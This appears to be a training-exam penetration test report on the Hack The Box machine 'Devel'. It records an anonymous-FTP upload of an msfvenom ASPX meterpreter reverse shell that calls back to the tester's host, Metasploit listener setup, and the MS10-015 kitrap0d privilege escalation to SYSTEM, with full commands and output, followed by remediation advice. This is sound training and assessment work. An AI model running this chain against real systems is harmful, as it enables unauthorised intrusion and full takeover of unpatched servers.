HACKTHEBOX

Penetration Test

HTB - Devel

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Devel

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Devel Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Devel (“Devel” herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Devel’s internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Devel, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a “Black Box” approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Devel’s externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Devel.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.5	devel.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Devel, Jan Mevius identified 5 findings that threaten the confidentiality, integrity, and availability of Devel's information systems. The findings were categorized by severity level, with 1 of the findings being assigned a critical-risk rating, 2 high-risk, 1 medium-risk, and 0 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

A recent penetration test identified critical security weaknesses in the organization's publicly accessible server. Attackers could access the system through an outdated and misconfigured file-sharing service. By exploiting this, a file containing malicious code was uploaded and executed via the company's web interface. This allowed full remote access to the system, including administrative control. The system lacked necessary security updates, which enabled a known vulnerability to be leveraged to gain complete control. These issues highlight a serious risk to the confidentiality, integrity, and availability of the system and data. Immediate remediation is strongly recommended to prevent real-world exploitation.

Devel should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization's ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Devel provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 5 findings that pose a material risk to Devel's information systems. Jan Mevius also identified 1 informational finding that, if addressed, could further strengthen Devel's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **2 High**, **1 Medium** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Arbitrary File Upload Leading to Remote Code Execution	21

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Devel the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. Initial network discovery utilizing the nmap tool, revealed two open services on the host. FTP (Port 21) and HTTP (Port 80).
2. The FTP service allowed anonymous authentication. The scan also listed several files and a directory: "iisstart.htm", "welcome.png" and the "aspnet_client" directory.
3. Accessing the web server via HTTP presented the default IIS 7 welcome page. The files found via FTP were also accessible through the web browser.
4. A test file was successfully uploaded to the FTP server and verified through the web interface, confirming that the server allowed unauthenticated uploads and served them over HTTP.
5. A malicious ASPX web shell was created with msfvenom and uploaded via the FTP service. The payload was accessible and executable through the web interface.
6. A meterpreter listener was set up through msfconsole and upon triggering the uploaded shell, remote command execution was achieved, providing an interactive session on the server.
7. The compromised system was identified as running an x84 (32-bit) architecture and lacked critical security updates (hotfixes), indicating further vulnerabilities could potentially be identified using the local exploit suggester module in msfconsole.
8. A known local privilege escalation vulnerability (MS10-015) was found and successfully exploited, elevating access to NT AUTHORITY\SYSTEM, granting full administrative control over the machine.

Detailed reproduction steps for this attack chain are as follows: Starting with an nmap scan, the tester identified two open ports on the host, FTP (Port 21) and HTTP (Port 80). The scan also showed anonymous login on FTP was enabled, and it also listed out several files and a directory.

```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 11:38 CEST
Nmap scan report for devel.htb (10.10.10.5)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/devel/nmap/deepscan.
```

Figure 1: Nmap scan

Browsing to the webpage the tester found a default IIS 7 welcome page. It was also possible to access the files found inside the FTP server through the web browser, confirming that the web root was writable/readable via FTP.

Figure 2: Default webpage

Figure 3: iistart.htm accessible

The tester then created a test file called `test.html` and successfully uploaded it to the FTP server.




Figure 4: test.html

```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49165|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> put test.html
local: test.html remote: test.html
229 Entering Extended Passive Mode (|||49166|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************
226 Transfer complete.
26 bytes sent in 00:00 (1.37 KiB/s)
ftp>
```

Figure 5: Uploading test file

Browsing to the test file confirmed that it was possible to write to the webroot.




Figure 6: test.html in webroot

Since the FTP lists a aspnet_client directory, the tester went on to craft a malicious `.aspx` reverse shell to upload it to the FTP server.

```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -f aspx LHOST=10.10.14.5 LPORT=9000 > qwerty.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2869 bytes
```

Figure 7: Using msfvenom to create malicious .aspx file




Figure 8: Uploading malicious .aspx file

Msfconsole was then used to set up a listener, and the reverse shell was then triggered by browsing to the file through the web browser.




Figure 9: Setting up listener




Figure 10: Triggering reverse shell

The shell was captured and the tester ran the `systeminfo` command and found that the system is running a 32-bit architecture and does not have any hotfixes present.

```
meterpreter > shell
Process 3764 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

Figure 11: Shell captured

```
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ◆◆
System Boot Time:          6/5/2025, 12:36:08 ◆◆
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.495 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.572 MB
Virtual Memory: In Use:    569 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 4
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::38d0:74f3:23b4:761e
                                 [03]: dead:beef::682f:ffd1:dc81:26cc
                                 [04]: dead:beef::38d0:74f3:23b4:761e
```

Figure 12: Systeminfo

This meant that the `local_exploit_suggester` module found within msfconsole might be a viable option.

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
```

Figure 13: Running exploit suggester

A couple of potential exploits were found, with the `ms10_015_kitrap0d` actually working and giving the tester full control over the system as NT\AUTHORITY.

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 2
SESSION ⇒ 2
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 2568 launched.
[*] Reflectively injecting the DLL into 2568...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST tun0
LHOST ⇒ 10.10.14.5
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3728 launched.
[*] Reflectively injecting the DLL into 3728...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.5:4444 → 10.10.10.5:49171) at 2025-05-06 13:00:24 +0200

meterpreter > shell
Process 624 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

Figure 14: Running suggested exploit

With this the tester could print out both the user and root flags for this machine.

```
C:\Users\babis\Desktop>type user.txt
type user.txt
67[redacted]e1
```

Figure 15: User flag




Figure 16: Root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Devel to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Devel should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

Arbitrary File Upload Leading to Remote Code Execution - Prevent public write access to web roots and use Web Application Firewalls (WAF) to detect and block web shells.

FTP Webroot Write Access - Remove write permissions for anonymous FTP users and isolate FTP upload directories from the web-accessible path.

6.2 Medium Term

Local Privilege Escalation via Vulnerable Windows Kernel - Apply all pending security updates and hotfixes, enable automatic updates or enforce patch management processes and regularly audit systems for missing patches and outdated software.

Anonymous FTP Access - Disable anonymous access on the FTP server, implement authentication and access controls and monitor FTP logs for suspicious activity.

6.3 Long Term

- Replace default pages with custom content.
- Hide version banners and server details where possible.

7 Technical Findings Details

1. Arbitrary File Upload Leading to Remote Code Execution - Critical


CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The tester uploaded an ASPX web shell and executed it through the browser, **achieving remote code execution.**
Impact	This results in full control of the server with potential to pivot within the network, exfiltrate data, or disrupt operations.
Remediation	• Prevent public write access to web roots. • Use Web Application Firewalls (WAF) to detect and block web shells.
References	https://learn.microsoft.com/en-us/windows-server/security/security-and-assurance

Finding Evidence


```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -f aspx LHOST=10.10.14.5 LPORT=9000 > qwerty.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2869 bytes
```

```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put qwerty.aspx
local: qwerty.aspx remote: qwerty.aspx
229 Entering Extended Passive Mode (|||49167|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************
226 Transfer complete.
2909 bytes sent in 00:00 (124.46 KiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```



```
       =[ metasploit v6.4.54-dev                          ]
+ -- --=[ 2500 exploits - 1289 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
